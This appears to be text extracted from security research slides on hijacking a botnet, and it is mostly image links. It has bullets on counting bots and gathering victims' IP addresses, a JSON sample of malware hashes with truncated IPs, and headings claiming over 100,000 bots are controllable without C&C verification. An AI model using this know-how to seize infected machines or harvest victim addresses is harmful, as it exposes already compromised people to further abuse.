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
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



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- Access botnet prevalence if currently there are no active C&C servers
- Getting victims' IP addresses

```
{ "md5" : "49e113f164e17095616d8dca9e32deb6", "ip" : "89.68", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "6538455bf39cc7401fec29315f11741e", "ip" : "66.25", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "00aea4e7b4f11268098bf6a13a888f9d", "ip" : "89.68", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "2dd9d14764037bf2d7c1198a7370ccb3", "ip" : "91.143", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "f27d318558edfdbd2e418141dbc27e77", "ip" : "45.196", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "072ad572122e8eb0dd5c7c0c4c28cfb4", "ip" : "23.50", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "e2d263f140dd9926efe612f01768e7af", "ip" : "103.0.131", "firstseen": "2017-01-01T00:00:00Z"}, { "md5" : "e084bc22d7e13bd82d0d5025e9f7e82c", "ip" : "196.5", "firstseen": "2017-01-01T00:00:00Z"}  
{"count": 93120}
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
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


More than 100,000 bots can be controlled without C&C server verification

# Hijacking the botnet: number of bots



# Hijacking the botnet: bots survival over time




